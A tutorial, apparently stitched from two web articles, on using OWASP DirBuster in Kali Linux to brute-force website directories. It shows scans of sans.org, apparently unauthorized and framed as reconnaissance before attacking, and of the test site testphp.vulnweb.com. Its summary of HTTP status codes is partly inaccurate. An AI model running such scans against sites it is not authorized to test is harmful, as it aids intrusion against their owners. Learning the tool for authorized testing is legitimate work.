We all have probably see the 404 status code indicating the website is down or unavailable or we typed the URL wrong. We probably have never see the status code 200, because that indicates that everything went properly—but our browser does see it.


Here is a summary of the most important HTTP status codes that every browser uses and DirBuster utilizes to find directories and files in websites.

- **100 Continue** - Codes in the 100 range indicate that, for some reason, the client request has not been completed and the client should continue.
- **200 Successful** - Codes in the 200 range generally mean the request was successful.
- **300 Multiple Choices** - Codes in the 300 range can mean many things, but generally they mean that the request was not completed.
- **400 Bad Request** - The codes in the 400 range generally signal a bad request. The most common is the 404 (not found) and 403 (forbidden).

Now, let's get started using DirBuster. Once again, we are fortunate enough that it is built into Kali Linux, so it's not necessary to download or install any software.

Step 1Fire Up Kali & Open DirBuster


Let's start by opening Kali and then opening DirBuster. We can find DirBuster at **Applications** -> **Kali Linux** -> **Web Applications** -> **Web Crawlers** -> **dirbuster**, as seen in the screenshot below.



Step 2Open DirBuster

When we click on "dirbuster," it opens with a GUI like that below. The first step is it to type in the name of the website we want to scan. Let's go back to our friends at SANS, one of the world's leading IT security training and consulting firms. Simply type in the URL of the site you want to scan and the port number (usually 80 for HTTP and 443 for HTTPS). In this case, we will scan port 80.

http://sans.org:80


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

Target URL (eg http://example.com:80/): http://sans.org:80

Work Method: Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 10 Threads; Go Faster ☐

Select scanning type: [✓ List based brute force] Pure Brute Force

File with list of dirs/files:

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8

Select starting options: [✓ Standard start point] URL Fuzz

Brute Force Dirs ✓ Be Recursive ✓ Dir to start with: /


Brute Force Files ✓ Use Blank Extension ☐ File extension: php

URL to fuzz - /test.html?url={dir}.asp: /

Please complete the test details

Step 3Choose a Wordlist


The next step is to choose a wordlist we want to use to find the directories and files. Go to the center of the GUI where it says "files with lists of dir/files" and click on "List Info" in the bottom far right. When you do, it will open a screen like that below listing all the available wordlists with a short description.



```
The following lists are included with DirBuster:

apache-user-enum-1.0.txt  (8916 usernames)
Used for guessing system users on apache with the userdir module enabled, based on a
username list I had lying around (unordered)

apache-user-enum-2.0.txt  (10341 usernames)
Used for guessing system users on apache with the userdir module enabled, based
on ~XXXXX found during list generation (Ordered)

directory-list-2.3-small.txt  (87650 words)
Directories/files that where found on at least 3 different hosts

directory-list-2.3-medium.txt  (220546 words)
Directories/files that where found on at least 2 different hosts

directory-list-lowercase-2.3-small.txt  (81629 words)
Case insensitive version of directory-list-2.3-small.txt

directory-list-lowercase-2.3-medium.txt  (207629 words)
Case insensitive version of directory-list-2.3-medium.txt

directory-list-1.0.txt  (141694 words)
Original unordered list

directories.jbrofuzz (50000 words)
Case sensitive list from the OWASP JbroFuzz Project.  Explicit words have been removed

Old lists (not included, avalible from http://sourceforge.net/projects/dirbuster/)
```

Simply choose the list you want to use and enter into the "File with dir/file" field in the GUI. Here, I have chosen to use:

/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt


Applications Places Thu Sep 25, 6:03 AM root

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)
http://sans.org:80

Work Method: Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 10 Threads; Go Faster ☐

Select scanning type: [✓ List based brute force] Pure Brute Force

File with list of dirs/files: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt (Browse) (List Info)

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8

Select starting options: [✓ Standard start point] URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with: /

☑ Brute Force Files ☐ Use Blank Extension File extension: php

URL to fuzz - /test.html?url={dir}.asp
/


Exit Start

Please complete the test details

[Add/Remove Software] [root@kali: ~] OWASP DirBuster 1.0...


Step 4Start!

In the final step, we simply click on the "Start" button. When we do so, DirBuster will start generating GET requests and sending them to our selected URL with a request for each of the files and directories listed in our wordlist.



```
Applications  Places   Wed Sep 24,  7:29 PM   root
OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File  Options  About  Help

http://sans.org:80/

Scan Information \ Results - List View: Dirs: 4 Files: 0 \ Results - Tree View \ Errors: 0 \

Testing for dirs in /                                  0%
Testing for files in / with extention .php             0%
Testing for dirs in /info/                             0%
Testing for files in /info/ with extention .php        0%
Testing for dirs in /i/                                0%
Testing for files in /i/ with extention .php           0%
Testing for dirs in /info/store/                       0%

Current speed: 90 requests/sec                  (Select and right click for more options)
Average speed: (T) 75, (C) 88 requests/sec

Parse Queue Size: 0                      Current number of running threads: 10
Total Requests: 1595/2205481                                        Change

Time To Finish: 06:57:24
Back   Pause   Stop                                                Report

Starting dir/file list based brute forcing                     /info/store/logo/
[Add/Remove Software]   OWASP DirBuster 1....   [root@kali: ~]
```

As you can see, after three hours of running, DirBuster is beginning to develop a directory structure of the www.sans.org website from the responses it receives from the requests.




```
Applications  Places   Wed Sep 24, 10:07 PM   root
OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File  Options  About  Help

http://sans.org:80/

Scan Information \ Results - List View: Dirs: 6 Files: 0 \ Results - Tree View \ Errors: 493 \

Directory Stucture          Response Code          Response Size
                            ???                    ???
  info                      403                    360
  i                         403                    357
  HG.php                    403                    222
  showcase                  403                    225
  visit.php                 403                    225
  goto                      403                    221
  script.php                403                    226
  nt                        403                    219
  anal.php                  403                    224
  whatis.php                403                    226
  name.php                  403                    224

Current speed: 9 requests/sec                   (Select and right click for more options)
Average speed: (T) 80, (C) 0 requests/sec

Parse Queue Size: 0                      Current number of running threads: 10
Total Requests: 19505/4410955                                       Change

Time To Finish: ~
Back   Pause   Stop                                                Report

Program paused!                                                    /i/store/0/
[Add/Remove Software]   OWASP DirBuster 1....   [root@kali: ~]
```

DirBuster is another tool we can use to do reconnaissance on target websites before attacking. The more information we have, the greater our chances of success.

https://null-byte.wonderhowto.com/how-to/hack-like-pro-find-directories-websites-using-dirbuster-0157593/

Default Mode

We start DirBuster and only input http://testphp.vulnweb.com/ in the target URL field. Leave the rest of the options as they are. DirBuster will now auto switch between HEAD and GET requests to perform a list based brute force attack.



Target URL (eg http://example.com:80/): http://testphp.vulnweb.com/

Work Method: Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 10 Threads; Go Faster [ ]

Select scanning type: [✓ List based brute force] Pure Brute Force

File with list of dirs/files: /usr/share/wordlists/dirbuster/apache-user-enum-1.0.txt

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8

Select starting options: [✓ Standard start point] URL Fuzz


[✓] Brute Force Dirs [✓] Be Recursive Dir to start with: /

[✓] Brute Force Files [ ] Use Blank Extension File extension: php

URL to fuzz - /test.html?url={dir}.asp: /

Please complete the test details

Let’s hit Start. DirBuster gets to work and starts brute forcing and we see various files and directories popping up in the result window.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://testphp.vulnweb.com:80/

Scan Information | Results - List View: Dirs: 5 Files: 11 | Results - Tree View | Errors: 0

Type	Found	Response	Size
Dir	/	200	4290
File	/index.php	200	196
File	/categories.php	200	196
File	/artists.php	200	196
File	/disclaimer.php	200	196
File	/cart.php	200	196
File	/guestbook.php	200	196
Dir	/AJAX/	200	196
File	/AJAX/index.php	200	196
File	/login.php	200	196
File	/userinfo.php	302	220
Dir	/Mod_Rewrite_Shop/	200	196
Dir	/hpp/	200	196
Dir	/images/	200	154

Current speed: 55 requests/sec (Select and right click for more options)

Average speed: (T) 50, (C) 53 requests/sec

Parse Queue Size: 0

Total Requests: 701/107037

Current number of running threads: 10

Change

